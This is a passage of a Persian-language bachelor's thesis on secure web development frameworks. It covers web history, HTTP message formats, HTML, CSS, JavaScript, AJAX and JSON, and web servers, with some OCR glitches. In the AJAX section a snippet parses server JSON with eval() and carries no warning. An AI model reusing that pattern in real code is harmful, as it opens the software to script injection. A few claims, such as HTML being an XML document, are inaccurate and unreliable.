دانشگاه شهید بهشتی

دانشکده مهندسی برق و کامپیوتر

پروژه‌ی کارشناسی

مهندسی کامپیوتر گرایش نرم افزار

موضوع پروژه:

چهارچوب توسعه وب امن

استاد راهنما:

جناب آقای دکتر ذاکرالحسینی

گردآوردنده:

عباس نادری افوشته

abbas.naderi@owasp.org

بهار ۱۳۹۱

چکیده:

وب به عنوان مهمترین بستر ارائه نرم‌افزار و سرویس، تا جایی جلو رفته که امروزه محیط‌های برنامه‌سازی و حتی سیستم‌های عامل تحت وب قرارگرفته‌اند.وب یک بستر و پروتکل بسیار ساده است که با اهداف دیگری طراحی شده بوده و به صورت انفجاری گسترش یافته است، به همین دلیل تولید نرم-افزارهای مبتنی بر وب نیازمند چهارچوب‌های گسترده و قدرتمندی هستند. این چهارچوب‌های معمولا در انجمن‌های متن‌باز شکل گرفته‌اند و نقاط ضعف امنیتی دارند. در این سند چهارچوب توسعه وب امن، با اتکا به دو چهارچوب تولید شده با توجه به امنیت وب مطرح شده‌اند. ابتدا مفاهیم و ساختار وب به تفصیل بحث شده تا خواننده بتواند نیاز و پاسخ را به خوبی درک کند. سپس مخاطرات موجود در امنیت وب مطرح و بررسی شده‌اند و در بخش انتهایی راهکارهای مقابله با این مخاطرات ارائه شده‌اند.

مفاهیمی مانند معماری وب، پروتکل‌های مجود در وب، تکنولوژی‌های مورد استفاده در وب، کاوشگرهای وب، امنیت عمومی وب، امنیت نرم‌افزار، MVC ، چهارچوب‌های توسعه وب و نیازمندی‌های آنان، معضلات مختلف وب، تعاریف امنیت اطلاعات، راهکارهای تفصیلی و فنی مقابله با معضلات امنیتی و دیدگاه درست به امنیت وب، برخی از مطالب پوشش داده شده در این سند می‌باشند.

کلمات کلیدی: وب، امنیت، امنیت نرم‌افزار، چهارچوب، نفوذگری، توسعه نرم‌افزار، مهندسی نرم‌افزار

فهرست مطالب

۱ مقدمه:

وب، به عنوان بستر ارائه خدمات در چندین سال اخیر به مهمترین رسانه تبدیل شده-است. از شرکتهای خصوصی کوچک تا سازمان های بزرگ دولتی خدمات متنوع خود را بر روی بستر وب ارائه می‌دهند.

از سال ۱۹۹۰ که وب گسترده جهانی (World Wide Web) توسط تیم برنرز لی اختراع شد، تا الان که وب برای هیچیک از ساکنین کره زمین ناشناخته نیست، کمتر از ۲۵ سال می‌گذرد.

شکل ۱ نمایه معمولی که برای نشان دادن وب به کار می‌رود

وب تکنولوژی نسبتا ساده‌ای است ولی کاربردهای آن بسیار گسترش یافته و پیچیدگی قابل توجهی یافته‌اند، به عنوان مثال جاواسکریپت در ابتدا کمتر از ۲% سیستم‌های وبی را تشکیل می‌داد ولی اکنون بیش از ۷۰% اکثر سیستم‌های مدرن وبی بر اساس این

تکنولوژی خاص هستند، تا جایی که نقطه قوت کاوشگر وب Google Chrome به عنوان محبوب‌ترین کاوشگر وب ۲۰۱۲ (پس از تنها ۶ سال فعالیت) قدرت پردازش سریع جاواسکریپت آن است.

این جهش در استفاده از وب، نیاز به چهارچوب‌های توسعه وب را فراهم آورده است، تا تکنولوژی‌های پیچیده مورد نیاز برای توسعه دهنده وب در دسترس باشند و فرآیند مهندسی وب را تسهیل و ممکن سازند.

چهارچوب‌های توسعه وب، علاوه بر نقش مهمشان در تسهیل توسعه سیستم‌های پیچیده، وظیفه تامین امنیت ابتدایی (و گاها پیشرفته) سیستم‌های مبتنی بر وب را ایفا می‌کنند.

از آنجایی که Information Assurance به کلی حوزه متفاوتی از Software Engineering محسوب می‌شود، معمولا نمی‌توان انتظار داشت که تیم‌های توسعه وب از دانش امنیتی کافی برای تامین امنیت سیستم‌هایشان نیز برخوردار باشند. علاوه بر آن، دستمزد متوسط یک متخصص امنیت وب بسیار بیشتر از یک توسعه دهنده وب است، لذا این کار به صرفه اقتصادی نیز نیست.

۲ معرفی مفاهیم

شناخت چهارچوب‌های توسعه وب امن نیازمند آشنایی با مفاهیم و پدیده‌های سطح پایین‌تر حوزه تحت پوشش هستند. مفاهیم مورد نیاز شامل موارد زیر هستند:

- امنیت نرم افزار
- وب و HTTP
- معماری وب
- تکنولوژی‌های مورد استفاده در وب
- الگوهای توسعه نرم‌افزار وب
- چهارچوب‌های توسعه وب
- امنیت عمومی وب

لازم به ذکر است که موارد فوق در این سند از دیدگاه امنیتی بررسی می‌گردند، که نیازمند نگاه موشکافانه و جزئی به موارد خاص این تکنولوژی‌هاست.

۲,۱ امنیت نرم افزار

امنیت سیستم‌های اطلاعاتی را می‌توان به سه دسته امنیت نرم افزار، امنیت شبکه و امنیت زیرساخت تقسیم نمود. امنیت شبکه و امنیت زیرساخت تا حد قابل توجهی قابل پیش‌بینی و قانونمند است، زیرا خود شبکه و زیرساخت قانونمند هستند و تنوع بسیار زیادی برای آن وجود ندارد.

شکل ۲ امنیت نرم‌افزار به مهمترین شغل انفورماتیک تبدیل شده است

امنیت نرم‌افزار، به مثابه خود نرم‌افزار، دارای تنوع قابل توجهیست لذا تسلط بر این حیطه معمولا بسیار دشوارتر از دو حیطه دیگر است. در حال حاضر متخصصین امنیت نرم-افزار بالاترین دستمزد فناوری اطلاعات دنیا را به خود اختصاص داده‌اند. (Top 15 Paying IT Certifications for 2012 Randy Muller, Global Knowledge Instructor)

موسسات بسیاری در سطح بین‌المللی در امنیت نرم‌افزار فعالیت می‌کنند. دانشگاه‌های متعددی نیز کم کم به فعالیت در این رشته روی آورده‌اند. در میان این موسسات $(ISC)^2$ و OWASP از اعتبار بهتری برخوردار هستند.

۲,۲ وب و HTTP:

وب، به عنوان بستر ایده‌آل ارائه محتوا امروزه به اصلی‌ترین رسانه نرم‌افزارها تبدیل شده است. در سال ۱۹۹۱ که وب توسط تیم برنرز لی ابداع گردید، تنها جهت ارائه یکطرفه صفحات ایستای HTML به کاربران استفاده میشد.

شکل ۳ وب معمولا تحت پروتکل HTTP کار می‌کند، ولی کاربران توجهی به آن ندارند

HTTP پروتکل انتقال صفحات و محتوای وب است. این پروتکل بسیار ساده و سبک طراحی شده است و افزونه آن (نسخه ۱,۱) امکان ارائه فایلهای بزرگ را نیز دارا می‌باشد. دلیل اصلی محبوبیت وب، رفع مشکل Platform Compatibility به معنای وابستگی به سکوی اجراست، یعنی کاربران وب می‌توانند از روی موبایل، تبلت، لپتاپ و حتی سرور یک نوع سرویس استاندارد را دریافت نمایند.

با گذر زمان، امکانات پویاسازی صفحات به HTML افزوده شد که با نام Dynamic HTML یا DHTML شناخته می‌شد. این پویاسازی قالبا توسط Javascript که یک نوع خصوصی‌سازی شده ECMAScript بود و بر روی هر دو کاوشگر مطرح آن زمان – Netscape Navigator و Internet Explorer – پشتیبانی می‌شد. VBScript نیز به طور محدودتر در Internet Explorer پشتیبانی می‌شد که با گذر زمان حذف گردید.

صفحات پویا، تنها در سمت مشتری پویا بودند، بدین معنی که امکان ایجاد انیمیشن و افکت‌های ساده بر روی کاوشگر کاربر مرور کننده وب را فراهم می‌آوردند و برای بروزرسانی محتوای صفحات، مدیر سایت باید به صورت دستی محتوا را تغییر می‌داد. اینگونه وبسایت-ها معمولا برای معرفی شرکت‌ها و خدماتشان، مطالب علمی و آموزشی مفید بودند و امکان تعامل کاربر با سیستم وجود نداشت.

پس از چند سال، سرورهای وب امکان پویاشدن صفحات را دارا شدند، بدین معنی که سرور وب به جای ارائه یک فایل ثابت و مشخص HTML به کاربر، ابتدا یک برنامه را با پارامترهای ورودی کاربر اجرا می‌نمود و سپس خروجی آنرا در قالب HTML به کاربر منتقل می کرد. این روش باعث ایجاد وبسایت‌های پویا شد که امکان تعامل با کاربر را داشتند.


از آنجایی که جزئیات کار با پروتکل HTTP برای این منظور لازم بود، و اکثر برنامه-نویسان اطلاع کافی از آن نداشتند، زبان‌های مخصوص اینکار ایجاد شدند. معروفترین این زبان‌ها را می‌توان PHP و ASP دانست. به طور کلی به برنامه‌هایی که در طرف سرور اجرا می‌شوند و خروجی آنها برای مشتری ارسال می‌گردد، CGI می‌گویند.

با تعاملی شدن وبسایت‌ها، ملا ایت‌های اینترنتی به نرم‌افزارهای اینترنتی مبدل شدند. دریافت ورودی از کاربر، پردازش و ذخیره آن و ارائه خروجی مورد نظر به کاربر عملا یک نرم‌افزار سرور/مشتری را ایجاد می‌کرد. تنها مشکلی که در این مرحله وجود داشت، نیاز به ایجاد یک درخواست کامل برای دریافت هرگونه پاسخی از سرور بود و ارسال یک درخواست کامل، به معنی پاک شدن کامل صفحه در سمت مشتری، و بار شدن مجدد آن بود.

به عنوان مثال برای ایجاد یک نرم‌افزار گپ (Chat) بر روی سکوی وب، طرفین باید پس از تایپ هر پیام، کلیدی را فشار می‌دادند که موجب بروزرسانی (Refresh) شدن کل ص حه

می‌شد تا برای مقصد فرستاده شود. همچنین صفحه باید به صورت دوره‌ای بروزرسانی می-شد تا پیام‌های ارسالی طرف مقابل نیز دریافت گردد. این معضل به مدت قابل ملاحظه‌ای نرخ رشد نرم‌افزار وبی را بسیار پایین آورده بود.

در ادامه، توسعه‌دهندگان خلاق با تکیه بر تکنولوژی‌های خاصی که مرورگرها خارج از استاندارد برای پشتیبانی از برخی نیازهای خاص فراهم آورده بودند (به مانند iFrame) و همچنین بهره گرفتن از Javascript، امکان ایجاد صفحات تعاملی را تا حدودی فراهم آوردند. در این روش، تک کد جاواسکریپت، آدرس صفحه داخل iFrame نامرئی را تغییر می‌داد. صفحه جدید حاوی اطلاعات لازم برای بروزرسانی صفحه اصلی بود و توسط جاواسکریپت موجود در صفحه داخلی نامرئی، این اطلاعات در صفحه بیرونی اعمال می-شدند.



شکل ٤ نمای ساختاری iFrame

این روش در واقع یک راه غیر معمول برای رسیدن به هدف بود. مدتی که از این راهکار سپری شد، W3C بالاخره استاندارد XMLHTTPRequest را در سال ۲۰۰۶ به

عنوان یک پیشنویس عملیاتی ارائه کرد که بلافاصله توسط کاوشگرهای مطرح مانند Firefox و IE پیاده‌سازی گردید. این استاندارد امکان ارسال درخواست‌های HTTP از طریق جاواسکریپت – بدون بروزشدن کل صفحه – و دریافت پاسخ آن در یک متغیر جاواسکریپت را به صورت آسنکرون پشتیبانی می‌نماید و مهمترین جهش در تکنولوژی وب تلقی می‌گردد.

پس از آن واژه‌های وب ۲ و آژاکس (AJAX) که در واقع مخفف عبارت Asynchronous Javascript And XML یا جاواسکریپت آسنکرون به همراه XML است (XMLHTTPRequest) معمول شدند و تکنولوژی وب جدید پا به عرصه گذاشت.

شکل ۵کلیدواژه‌های مهم مطرح در وب ۲

جاواسکریپتی که در ابتدا برای به حرکت دراوردن و جلوه‌های ویژه صفحات ایستای وب پا به عرصه گذاشته بود، پس از ظهور این تکنولوژی به قسمت عمده تمام نرم‌افزارهای وبی تبدیل گشت، زیرا درخواست‌های آسکنرون باید با جاواسکریپت ارسال میشد، دریافت می-

شد و داده‌های آن در صفحه اعمال می‌شد. در واقع صفحات تنها به یک پوسته برای دستکاری توسط جاواسکریپت تبدیل شده بودند.

درصد حجمی جاواسکریپت به طور متوسط در سایت‌های از ۲% به ۷۵% رسیده بود و درصد پردازشی که محتوای مختلف سایت بر روی مشتری لازم داشت، از ۵% به ۹۹% افزایش یافت.

کاوشگرهای قدیمی مانند Firefox و IE تمرکز اصلی خود را بر روی موتور پردازش HTML و تصاویر قرار داده بودند، و جاواسکریپت را با سرعت کمی بار می‌کردند. گوگل اقدام به تولید Google Chrome کرد که دو سال زمان صرف بهینه‌سازی موتور اجرای جاواسکریپت آن شده بود و همین مهم باعث شد تا امروزه کاوشگر مذکور رتبه یک کاربران را به خود اختصاص دهد.

در سالهای اخیر، عدم وجود امکانات خاص مانند پردازش سه بعدی و انیمیشن در وب، منجر به استاندارد شدن HTML 5 شد. این نسخه از HTML هنوز به استاندارد و پیاده-سازی قطعی نرسیده است و معضلات امنیتی فراوانی در آن کشف میشوند. همچنین هر کاوشگری به یک نوع آنرا پیاده‌سازی نموده است و تنوع امکانات آن نیز قابل توجه است.

۲,۳ معماری وب:

پروفسور دیوید پترسون، نویسنده کتاب معروف معماری کامپیوتر و استاد دانشگاه برکلی که از دانشمندان صاحب نام و تاثیرگذار سخت افزار است، به تازگی پا در عرصه نرم-افزار و SaaS گذارده است. وی در کلاس مربوط به این موضوع که به همراهی دکتر Armando Fox در دانشگاه برکلی ارائه می‌کرد، عبارت قابل توجهی را ذکر می‌کند:

«ما در صنعت سخت‌افزار، مجبوریم به شدت محصول را تست و بررسی کنیم. هزینه جمع آوری و اصلاح محصول معیوب بسیار گزاف است. این طرز فکر در ابتدا به صنعت نرم-افزار نیز منتقل شده بود ولی در واقع نرم‌افزار ماهیتا گونه دیگری است. نرم‌افزار را می‌توان هرروز اصلاح و بروز رسانی کرد و این به معنی عدم نیاز به تکمیل نهایی آن در یک فاز است.»

سیستم‌های مبتنی بر وب، هر روز و حتی هر ساعت ارتقا می‌یابند. منظور از این ارتقا، تغییر محتوی نیست، بلکه تغییر نرم‌افزار و کد است. همچنین سیستم‌های مبتنی بر وب بسیار ابعادپذیر (Scalable) هستند، یعنی ممکن است در عرض یک ماه تعداد مخاطبان آنها ۱۰ برابر شود.

برای تامین این نیاز - که در نرم‌افزارهای بدوی بدین شکل وجود نداشت – ملزم به استفاده از معماری و الگوهای توسعه مخصوصی هستیم. همچنین چهارچوب‌ها و نرم-افزارهای شخص ثالث (Third Party) نقش مهمی در صورت توسعه سیستم‌های وبی ایفا می‌کنند، که البته باعث معضالات امنیتی فراوانی نیز می‌شوند.

در حال حاضر معماری سه لایه واسط کاربری – منطق – داده و مشتقات آن بیشترین استفاده را در سیستم‌های مبتنی بر وب دارند. الگوی MVC و Component Based MVC هم تقریبا به الگوی ثابت سیستم‌های وبی پرتغییر تبدیل شده است.

۲,٤ تکنولوژی‌های مورد استفاده در وب:

وب به عنوان یک بستر حاوی تکنولوژی‌های و پروتکل‌های متعددی است که آشنایی با آنها برای بررسی وب از دیدگاه امنیت اطلاعات ضروریست. در ادامه این تکنولوژی‌های به اختصار بررسی می‌گردند:

HTTP ۲,۴,۱

اچ تی تی پی، پروتکل انتقال ابَرمتن (Hypertext Transfer Protocol) بستر انتقال داده در وب است. این پروتکل یک پروتکل شبکه در سطح نرم‌افزار است که درگاه پیش-فرض و اختصاصی آن درگاه 80 TCP می‌باشد.

شکل ٦ HTTPS نسخه امن شده و رمزگذاری شده HTTP

نکته قابل توجه در مورد این پروتکل آنست که به دلیل امنیت قابل توجه آن نسبت به بقیه پروتکل‌ها (که به دلیل سادگی وب اولیه و یک طرفه بودن آن بوده است) در اکثر فایروال‌ها اجازه عبور دارد. این نکته باعث شده بسیاری تکنولوژی‌های دیگر نیز خود را بر این بستر انطباق دهند، به عنوان مثال RPC جدید به نام SOAP از این بستر نیز پشتیبانی می‌کند.

HTTP ماهیتا یک پروتکل درخواست/پاسخی است، یعنی شیوه اصلی کارکرد آن دریافت یک درخواست از مشتری و ارسال یک پاسخ به وی است. این رفتار پروتکل در برخی از موارد مطلوب نیست که منجر به HTTP Streaming شده است.

درخواست‌های HTTP چهار نوع اصلی دارند: GET/POST/DELETE/PUT که تنها GET,POST کاربرد گسترده‌ای یافته‌اند. بدنه درخواست HTTP در قالب زیر است:

```
POST /enlighten/calais.asmx/Enlighten HTTP/1.1
Host: api.opencalais.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 370

licenseID=string&content=string&paramsXML=string
```

در واقع هر درخواست و پاسخ HTTP یک قسمت سرآیند و یک بدنه دارد. در سرآیند تعداد خط وجود دارد که اولی آنها مشخص کننده موجودیت اصلی درخواست است و مابقی آنها پارامترها را به یک علامت کولون (دو نقطه) از مقدار آنها متمایز می‌سازد.

سپس بعد از یک خط خالی، بدنه درخواست یا پاسخ ذکر می‌شود. در یک درخواست، خط اول باید شامل نوع درخواست باشد، که با یک فاصله از آدرس آن و سپس با یک فاصله دیگر از نسخه HTTP جدا شده باشد.

پاسخ نیز قالبی مشابه زیر دارد:

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: 34
```

Response Body

در پاسخ نیز خط ابتدایی، مشخص کننده وضعیت پاسخ است. کلمه اول نسخه پروتکل، کلمه دوم کد پاسخ (که حدود ۲۵ حالت مجاز بین ۱۰۰ و ۵۰۰ دارد) و کلمه سوم توضیح کد مذکور است.

یکی از ویژگی‌هایی که در نسخه ۱٫۱ به این پروتکل افزوده شده است، امکان دریافت قسمتی از یک پاسخ است. این امکان با عنوان HTTP Range شناخته می‌شود که با استفاده از آن می‌توان یک برد از پاسخ را انتخاب کرد تا سرور ارسال کند. کاربرد اصلی این ویژگی در دریافت فایلهای بزرگ از سرور است، در صورتی که اتصال منقطع شود، می‌توان آنرا ادامه داد. همچنین می‌توان به صورت همروند قسمت‌های مختلف پاسخ را دریافت کرد. با روی کار آمدن این ویژگی، پروتکل FTP کاربرد دریافت فایل خود را از دست داد.

HTTP از آنجایی که پروتکل زیرساختی وب است، نکات جزئی فراوانی در بحث امنیت دارد که به صورت منقطع در ادامه بحث خواهد شد.

HTML ۲,۴,۲

اچ تی ام ال، یعنی زبان برچسبی اَبَرمتن (Hypertext Markup Language). این زبان با استفاده از برچسب‌ها اسناد وبی را ارائه می‌دهد. HTML نوعی از سند XML است، در حالی که XML بسیار بعد از HTML و پس از چندین استانداردسازی به وجود آمده است.

شکل ۷ شمایل ساده یک سند HTML

اسناد HTML معمولا در قسمت بدنه‌ی یک پاسخ HTTP به مشتری ارسال می‌شوند. کاوشگر مشتری این اسناد را پردازش کرده، از روی آنها یک ساختار درختی از اشیا ایجاد می‌کند که با نام Document Object Model شناخته می‌شود. سپس بر اساس DOM صفحه را پردازش کرده نمایش می‌دهد.

قالب کلی یک سند HTML به صورت زیر است:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <title>Page Title</title>
        <link rel="stylesheet" href="/style/base.css" />
        <script src='/script/jquery/1.3.2.js'></script>
</head>
<body>
        <p> some text here </p>
        <img src='/img/photo.png' />
</body>
</html>
```

همانگونه که در مثال فوق مشخص است، معمولا در یک HTML به فایلهای دیگری ارجاع داده شده‌است. یکی از وظایف کاوشگر وب آنست که پس از دریافت فایل اصلی سند و

پردازش آن، تمامی فایلهای ارجاع شده را نیز به تفکیک از سرور درخواست و دریافت نماید تا بتواند صفحه را تمام و کمال نمایش دهد. در واقع قسمت عمده بار شدن هر صفحه وب مربوط به دریافت فایلهای جانبی پر حجم آن – مانند تصاویر – است و سند HTML حجم قابل توجهی ندارد.

CSS ۲,۴,۳

چندگاهیست که در راستای تفکیک محتوی از قالب بندی، استفاده از برچسب‌های قالب‌بندی HTML یک رفتار نامطلوب تلقی می‌شود و کلیه قالب بندی صفحات وب به CSS سپرده شده است. CSS مخفف عبارت Casacading Style Sheets است، به معنی صفحات قالب بندی کرکره‌ای، که بر روی یکدیگر سوار می‌شوند و قالب را تشکیل می‌دهند.

شکل ۸ کلیدواژه‌های مطرح در CSS، یک طراح وب باید به این مفاهیم مسلط باشد

در گذشته هنگام کاربردهای ابتدای HTML، جهت تغییر رنگ یک متن از برچسب font استفاده می‌شد. این رفتار دیگر مطلوب نیست زیرا از یک سند HTML انتظار می‌رود که محتوای منطقی و معنی‌دار صفحه را در بر داشته باشد. امروزه HTML تنها توسط انسان‌ها مصرف نمی‌شود و بسیاری نرم‌افزارها و ماشین‌ها هستند که این اسناد را دریافت

کرده، تجزیه و تحلیل می‌کنند. برای این ابزار قالب بندی صفحه اهمیت خاصی ندارد و تمرکز آنها بر روی محتواست.

CSS در هر دستور خود، به یک یا چند برچسب از یک فایل HTML ارجاع می‌دهد و با استفاده از صفات خاصی رفتارهای نمایشی آنها را کنترل می‌کند. به عنوان مثال برای قرمز و کلفت کردن خطوط موجود در جداول یک صفحه، می‌توان از CSS زیر بهره جست:

```
table td {
    border: 2px solid;
    border-color: red;
}
```

از دیگر مزایای CSS آنست که با سادگی می‌توان با بارکردن CSSهای مختلف برای یک صفحه، قالب‌های مختلفی بدان داد. نکته حائز اهمیت CSS از دیدگاه امنیت وب آنست که صفات آن می‌توانند مقادیر متغیر نیز دریافت کنند. این مقادیر متغیر توسط Javascript اجرا و پردازش می‌شود و امکان اجرای کد در فایل‌های CSS را نیز فراهم می-آورد.

۲,۴,۴ Javascript

همانطور که قبلا ذکر شد، جاواسکریپت با انشعاب از ECMAScript به عنوان زبانی برای افکت دادن به صفحات ایستای وب (HTML) در سال ۱۹۹۴ توسط Netscape ایجاد گردید. در سال ۱۹۹۶ هم مایکروسافت این تکنولوژی را در کاوشگر IE خود اضافه نمود.

شکل9 نمایه jQuery، محبوب‌ترین کتابخانه جاواسکریپت

جاواسکریپت یک زبان برنامه نویسیست که متغیرهای آن نوع پویا دارند، مبتنی بر شیء (Object Based) است و توسط مفسر اجرا می گردد. توابع تودرتو و Closure نیز توسط این زبان پشتیبانی می شوند.

تفاوت عمده جاواسکریپت و ECMAScript در وجود چندین شیء سطح اول در جاواسکریپت است، که توسط کاوشگر وب برای آن مهیا می گردد. مهمترین این اشیاء شیء document و window است که اولی DOM سند HTML را در اختیار برنامه نویس قرار می‌دهد تا بتواند اجزای صفحه را تغییر دهد و دومی پنجره کاوشگر را در اختیار برنامه-نویس می‌گذارد تا با ویژگی‌ها و ابعاد آن تعامل داشته باشد.

جاواسکریپت زبان محدودیست و امکان دسترسی به سیستم فایل و سخت افزارهای بستر خود را ندارد و تا قبل از AJAX اجازه دسترسی به منابع اینترنت را هم – به صورت مستقیم – نداشت. در حال حاضر دسته بسیار مهمی از مخاطرات وب با نام XSS بر اساس این تکنولوژی بنا شده‌اند.

جاواسکریپت برای تعامل بهتر با کاربر و صفحه، از تعدادی رخداد (Event) بهره می-گیرد که با اتفاق افتادن هرکدام از آنها یک کد جاواسکریپت می‌توان اجرا گردد. به عنوان مثال در صورتی که بخواهیم هنگامی که کاربر نشانگر ماوس را بر روی یک تصویر منتقل کرد، پیامی به وی نشان دهیم می‌توانیم از جاواسکریپت زیر استفاده نماییم:

```
<script type=’text/javascript’>
function showSomeMessage(e)
{
        alert(“You brought your mouse on me!”);
}
</script>
<img src = ’img.jpg’ onmouseover = ’showSomeMessage(this);’ />
```

به دلیل محبوبیت وب، سادگی جاواسکریپت و قدیمی بودن و استاندارد بودن آن، اکنون بسیاری از برنامه‌های مختلف (غیر وبی) از این تکنولوژی و زبان استفاده می-کنند.

AJAX ۲,۴,۵

مخفف عبارت Asynchronous Javascript And XML آژاکس تکنولوژی ارتباط جاواسکریپت با سرور خود جهت دریافت داده و نمایش داده بدون بروزرسانی صفحه است.

شکل ۱۰ نمایه آژاکس

به دلیل اینکه در ابتدا داده‌های دریافتی از نوع XML بوده‌اند و توسط جاواسکریپت پردازش شده به نوع دلخواه تبدیل می‌شدند، این تکنولوژی «جاواسکریپت آسنکرون به همراه XML» نام گرفته است. در حال حاضر بیشتر از قالب JSON برای دریافت اطلاعات توسط آژاکس استفاده می‌شود.

JSON هم حجم بسیار کمتری دارد هم به صورت پیش فرض توسط مفسر جاواسکریپت قابل پردازش است. یک نمونه داده JSON به صورت زیر است:

```
{ “key”:”value”,
“key2”:”value2”,
“key3”: {
        “key3-1”:”value3-1”,
        “key3-2”:”value3-2” }
}
```

لذا با داشتن این داده به صورت یک متن دریافت شده از سرور، با دستور زیر به سادگی می‌توان آنرا در قالب یک متغیر جاواسکریپت درآورد:

```
eval( “ variable = “+jsondata)
```


قبل از وجود آژاکس، جاواسکریپت می‌توانست با افزودن یک المان به صفحه داده پویایی از صفحه وب را بار نماید، اما امکان داشتن این داده در کد جاواسکریپت به سادگی فراهم نبود. به عبارت دقیق جاواسکریپت امکان ارسال یک درخواست به سرور را داشت ولی امکان مشاهده پاسخ آنرا نداشت.

امروز هم جاواسکریپت و آژاکس تنها در محدوده Same Origin Policy می‌توانند با سرور خود تماس حاصل نمایند، بدین معنی که جاواسکریپت از هر سروری که بار شده باشد تنها با همان سرور امکان ارتباط دارد.

استفاده از JSONP یا JSON with Padding یکی از روشهای ماهیتا نا امن دور زدن Same Origin Policy در هنگامیست که برنامه‌نویس بر روی چند سایت به طور توزیع شده کار می‌کند.

۲,۴,۶ Web Server

وب سرور، تکنولوژی سرویس دادن پروتکل‌های HTTP و HTTPS است. یک وب سرور پس از اجرا، بر روی پورت‌های مشخص این دو پروتکل (به ترتیب ۸۰ و ۴۴۳) منتظر می‌ماند و درخواست‌های HTTP دریافت شده را پاسخ می‌گوید.



شکل ۱۱ نمایی از بار شدن یک سند از دید وب سرور

HTTPS همان پروتکل HTTP است که در لایه زیرین خود بر روی پروتکل SSL (یا نسخه جدید آن TLS) تکیه می‌کند. این پروتکل‌ها وظیفه رمزگذاری داده‌ها را بر عهده دارند، لذا در صورتی که شخص ثالثی ارتباط اینگونه را شنود کند، داده‌های نامفهوم دریافت می‌کند و نمی‌تواند تشخیص دهد که مخاطب در حال مرور چه سایتی و چه صفحاتی است، بلکه تنها به آی پی مقصد دسترسی داشته می‌تواند سرور مخاطب را تشخیص دهد.

سرورهای وب محتوا را به دو صورت ایستا و پویا به کاربران تحویل می‌دهند. در مدل ایستا، سرور با تشخیص مقصد درخواست، فایل مربوطه را از طریق پروتکل HTTP به مشتری تحویل می‌دهد. معمولا سرورها با استفاده از تنظیمات خاصی به تعدادی VirtualHost تقسیم می‌شوند تا چندین سایت بتوانند بر روی یک سرور قرار بگیرند.

در مدل پویا، سرور با تشخیص نوع درخواست مشتری و بر اساس تنظیمات خود، قطعه کد خاصی را اجرا می‌نماید و خروجی آنرا به کاربر تحویل می‌دهد. کد مربوطه معمولا با یکی از زبان‌های سمت سرور (Server Side Includes) نوشته شده است.

از آنجایی که سرور وب نقطه شروع یک پروسه وب است، سرعت و کارایی آن اهمیت بسزایی دارد. درصد قابل توجهی از حملات جلوگیری از سرویس (Denial of Service) بر روی سرورهای وب انجام می‌گیرند، زیرا به ازای هر درخواست کاربر، سرور باید حجم قابل توجهی کار انجام دهد.

از دیدگاه کارایی، سرورها به دو دسته Threaded و Processed تقسیم می‌شوند. در نوع اول، سرور هر درخواست را به یک نخ جداگانه اختصاص می‌دهد و نخ مربوطه وظیفه اجرای درخواست را دارد.در مدل دوم سرور به ازای هر درخواست یک کاربر، یک فرآیند جدید ایجاد می‌کند و سرویس‌دهی کاربر را به آن فرآیند می‌سپارد.

پر واضح است که روش اول بازدهی بسیار بالاتری دارد و سرعت قابل توجه‌تری کسب می‌کند، ولی اگر یکی از نخ‌ها دچار مشکل شود، یا معضل امنیتی برای آن پیش بیاید، تمام نخ‌های دیگر تحت تاثیر قرار خواهند گرفت. در مدل فرآیندی در صورتی که یکی از فرآیندها هک شود یا مشکل‌ساز باشد، مشکلی برای مابقی فرآیندها متصویر نیست.

همچنین از نظر مد اجرا می‌توان وب سرورها را به دو دسته هسته‌ای و کاربری تقسیم نمود. وب سرورهای هسته‌ای، در حلقه صفر سیستم و با دسترسی هسته (Kernel) اجرا می‌شوند، لذا سرعت قابل ملاحظه‌ای دارند. مدل کاربری در فضای کاربر (حلقه یک به بالا) اجرا می‌گردد و سرعت بسیار کمتری دارد. مدل هسته‌ای در صورتی که دچار حمله یا معضل شود، باعث توقف (Halt) کل سیستم می‌شود و قابل بازیابی نیست. مدل کاربری در مقابل این مشکلات مقاوم‌تر است.

وب سرورهای معروفی که در حال حاضر در فضای اینترنت وجود دارند، عبارتند از:

Apache ۲,٤,٦,۱

